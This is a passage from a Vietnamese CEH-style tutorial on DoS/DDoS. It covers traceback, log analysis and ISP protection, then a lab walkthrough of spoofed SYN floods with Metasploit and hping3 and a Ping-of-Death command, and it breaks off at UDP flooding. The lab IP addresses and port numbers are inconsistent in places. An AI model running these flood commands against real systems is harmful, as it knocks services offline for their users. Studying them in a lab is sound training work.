
Truy vết gói tin để cập đến việc truy tìm lại lưu lượng tấn công tương tự như reverse engineering. Trong phương pháp này, ta truy tìm gói tin về nguồn gốc của nó. Khi đã xác định nguồn gốc thực sự, ta có thể nghiên cứu các biện pháp để chặn các cuộc tấn công tiếp theo từ nguồn đó bằng cách phát triển các kỹ thuật ngăn chặn cẩn thận. Ngoài ra, việc truy vết gói tin có thể giúp thu thập thông tin về các công cụ và kỹ thuật khác nhau mà hacker sử dụng.

Phân tích nhật ký sự kiện

Nhật ký sự kiện DDoS (log) hỗ trợ trong điều tra pháp y và thực thi pháp luật, đặc biệt hữu ích khi hacker gây thiệt hại về mặt tài chính nghiêm trọng. Các nhà cung cấp dịch vụ internet có thể sử dụng honeypot và các cơ chế bảo mật mạng khác như tường lửa, bộ chụp gói tin và log của server để lưu trữ tất cả các sự kiện đã xảy ra trong quá trình thiết lập và thực thi cuộc tấn công. Nhật ký của bộ định tuyến, tường lửa và IDS cũng có thể được phân tích để xác định nguồn lưu lượng DoS. Hơn nữa, người quản trị có thể cố gắng truy tìm lại địa chỉ IP của hacker với sự trợ giúp từ nhà cung cấp dịch vụ trung gian và các cơ quan thực thi pháp luật.

Bảo vệ chống DoS/DDoS ở phía nhà cung cấp

Một trong những cách tốt nhất để phòng vệ trước DoS là chặn chúng tại gateway. Việc này được thực hiện bởi nhà cung cấp dịch vụ Internet (ISP) mà tổ chức đã ký hợp đồng. ISP cung cấp một hợp đồng dịch vụ “clean pipes” đảm bảo băng thông cho lưu lượng thông tin chính xác, chứ không phải băng thông tổng của tất cả lưu lượng.



DoS/DDoS protection at the ISP level

Đa số ISP đơn giản là chặn tất cả các yêu cầu trong tấn công DDoS, từ chối cả lưu lượng hợp lệ truy cập vào dịch vụ. Nếu ISP không cung cấp dịch vụ “clean pipes”, có thể sử dụng các dịch vụ đăng ký do nhiều nhà cung cấp dịch vụ cloud cung cấp. Các dịch vụ này hoạt động như một trung gian, nhận lưu lượng truy cập đến mạng, lọc nó và chỉ chuyển tiếp các kết nối tin cậy tới server. Các nhà cung cấp như **Imperva** và **VeriSign** cung cấp các dịch vụ bảo vệ đám mây chống lại cuộc tấn công DoS.

ISP cung cấp giải pháp chống lại DDoS trên cloud giúp đường truyền Internet tránh quá tải do cuộc tấn công. Loại bảo vệ này chuyển hướng lưu lượng tấn công đến ISP trong quá trình tấn công. Quản trị viên có thể yêu cầu ISP chặn IP bị ảnh hưởng và di chuyển trang web sang một IP khác sau khi thực hiện DNS propagation.

Mô-đun 10. Phần 5: Thực hành DoS sử dụng Metasploit và Hping3


TCP SYN Flooding sử dụng Metasploit

SYN flooding tận dụng lỗ hổng liên quan đến cách mà hầu hết các server triển khai 3 bước của TCP three-way handshake. Cuộc tấn công này xảy ra khi hacker gửi các gói SYN (yêu cầu) vô hạn đến server. Quá trình truyền các gói như vậy nhanh hơn hệ thống có thể xử lý. Bình thường, kết nối được thiết lập với TCP three-way handshake và server theo dõi các kết nối trong hàng đợi, đợi các gói ACK phản hồi.

Các bạn có thể tìm đọc thêm các bài viết khác trong chuyên mục [CEH Tiếng Việt](#).

Metasploit là một nền tảng kiểm thử xâm nhập cho phép người dùng tìm kiếm, khai thác và xác minh các lỗ hổng. Ngoài ra, nó cung cấp cơ sở hạ tầng, nội dung và công cụ để kiểm thử xâm nhập và kiểm tra bảo mật toàn diện. Metasploit Framework có nhiều tập lệnh module phụ trợ có thể được dùng để tấn công DoS.

Mình có 3 máy như hình vẽ. Ở đây mình sẽ sử dụng **Kali Linux** (192.168.31.146) để tấn công máy **Windows 7** (192.168.31.141) nhưng giả mạo là IP của máy **Linux** (192.168.31.145) tấn công.



Trên máy Kali Linux, kiểm tra xem máy Windows 7 có những port nào đang mở bằng công cụ nmap:

```
nmap 192.168.36.131
```

Ở đây ta thấy có 3 port **145, 139, 445** đang mở.

```
└$ nmap 192.168.36.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-11 13:56 +07
Nmap scan report for 192.168.36.131
Host is up (0.00052s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
49159/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Máy Windows 7 có những port nào đang mở

Trên máy Windows 7 bật Wireshark để giám sát lưu lượng mạng.

Trên máy Kali Linux, khởi động Metasploit bằng lệnh **msfconsole**:

Khởi động msfconsole

Tiếp theo ta tìm kiếm các module liên quan đến SYN Flood attack trong Metasploit Framework bằng câu lệnh search synflood.

```

msf6 > search synflood
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
-  --
0  auxiliary/dos/tcp/synflood          normal        No      TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

```

Tìm kiếm các module liên quan đến SYN Flood attack

Ta tìm thấy module tên là **auxiliary/dos/tcp/synflood**. Để sử dụng module này, gõ lệnh use auxiliary/dos/tcp/synflood. Sau đó gõ lệnh show options để xem các tham số cần thiết của module:

```

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
=====
Name      Current Setting  Required  Description
--        --                --        --
INTERFACE          no        The name of the interface
NUM                 no        Number of SYNs to send (else unlimited)
RHOSTS            yes        The target host(s), see https://docs.metasploit.com
RPORT              80        yes        The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535     yes        The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT             500       yes        The number of seconds to wait for new data

View the full module info with the info, or info -d command.

```

Lệnh use auxiliary/dos/tcp/synflood

Mình nhập các tham số:

- **RHOSTS**: IP của máy mục tiêu cần tấn công
- **RPORT**: port của máy mục tiêu, ở đây mình chọn 139 là 1 port đang mở trên máy Windows 7
- **SHOST**: đây là IP cần giả mạo, mình sẽ giả mạo thành IP của máy Linux (192.168.36.145)

Gõ lệnh như sau:

```


msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.36.131
RHOSTS => 192.168.36.131
msf6 auxiliary(dos/tcp/synflood) > set RPORT 139
RPORT => 139
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.36.145
SHOST => 192.168.36.145
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.36.131

[*] SYN flooding 192.168.36.131:139 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed

```

Chỉnh sửa tham số và tấn công

Khi gõ **exploit**, công cụ sẽ tiến hành tấn công SYN Flooding vào IP đích. Tại máy Windows 7, mình thấy nhận được hàng chục nghìn gói tin đến từ IP 192.168.36.145. Do đó ta đã giả mạo thành công.



Kết quả từ Wireshark

Quan sát rằng máy mục tiêu (Windows 7) đã bị chậm đáng kể, cho thấy tấn công DoS đang diễn ra trên máy. Nếu cuộc tấn công tiếp tục trong một thời gian, tài nguyên của máy sẽ dần được tiêu hao hoàn toàn, dẫn đến máy không còn phản hồi được.

DoS sử dụng Hping3

hping3 là một công cụ tạo và quét gói tin dòng lệnh dành cho giao thức TCP/IP, cho phép gửi các yêu cầu ICMP echo và hỗ trợ các giao thức TCP, UDP, ICMP và raw-IP. Nó có thể kiểm tra an ninh mạng, kiểm tra tường lửa, MTU, traceroute, nhận dạng hệ điều hành từ xa, đoán thời gian hoạt động từ xa, kiểm tra TCP/IP stack và các chức năng khác.

Ở đây, chúng ta sẽ sử dụng công cụ **hping3** để thực hiện tấn công DoS như *SYN flooding*, tấn công *Ping of Death (PoD)* và tấn công tầng ứng dụng *UDP flood* trên một máy mục tiêu.

SYN Flooding

Tương tự như bên trên, mình sẽ dùng máy Kali Linux để tấn công máy Windows 7.

Trên Windows 7, chuẩn bị sẵn Wireshark để bắt gói tin. Tại máy Kali Linux, sử dụng lệnh sau để tấn công SYN Flooding:

```
hping3 -S <Target IP Address> -a <Spoofable IP Address> -p <port> --flood
```

Với các tùy chọn:


- **-S:** gói SYN
- **-a:** IP giả mạo
- **-p:** chỉ định số port tấn công
- **--flood:** gửi một lượng lớn gói tin

Ở đây IP đích là 192.168.36.141, IP giả mạo là 192.168.36.145 và port đích là port 139.

```
[root@kali:~]# hping3 -S 192.168.36.131 -a 192.168.36.145 -p 139 --flood
HPING 192.168.36.131 (eth0 192.168.36.131): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 192.168.36.131 hping statistic --
784609 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


Tấn công bằng hping3

Sau khi bị tấn công, máy Windows 7 bị chậm (lag) do xử lý không kịp. Tốc độ gửi gói tin của **hping3** nhanh hơn **Metasploit Framework**. Kết quả gói tin bắt được, ta thấy source IP là IP giả mạo 192.168.36.145.



Kết quả bắt gói tin

Quan sát giao diện đồ họa của các gói tin đã bắt được. Nhập vào mục **Statistics** trên thanh menu, sau đó chọn **I/O Graph** từ danh sách thả xuổng.



I/O Graph

Ping-of-Death

Tiếp theo, tương tự dùng lệnh sau để tấn công Ping-of-Death:


```
hping3 -d 65538 -S -p <port> --flood <Target IP Address>
```

Với **-d** chỉ định data size. Kết quả trên Kali Linux:

```
[root@kali]# hping3 -d 65538 -S -p 139 --flood 192.168.36.131
HPING 192.168.36.131 (eth0 192.168.36.131): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
-- 192.168.36.131 hping statistic --
669186 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Tấn công Ping-of-Death sử dụng hping3

Trên Wireshark:



Kết quả trên Wireshark

Trong tấn công PoD, hacker cố gắng làm cho hệ thống hoặc dịch vụ mục tiêu bị sập, đóng băng hoặc mất ổn định bằng cách gửi các gói tin không đúng cấu trúc hoặc quá lớn bằng cách sử dụng lệnh ping đơn giản.

Lưu ý: Ví dụ, hacker gửi một gói tin có kích thước là 65.538 bytes tới web server mục tiêu. Kích thước gói tin này vượt quá giới hạn kích thước quy định bởi RFC 791 IP, là 65.535 byte. Quá trình tái lập gói tin trên server nhận có thể gây sự cố hệ thống.

hping3 gửi các gói tin số lượng lớn liên tục đến máy mục tiêu, gây quá tải tài nguyên trên máy đó.

UDP Flooding

Sử dụng câu lệnh sau với option **-2** chỉ định mode UDP.

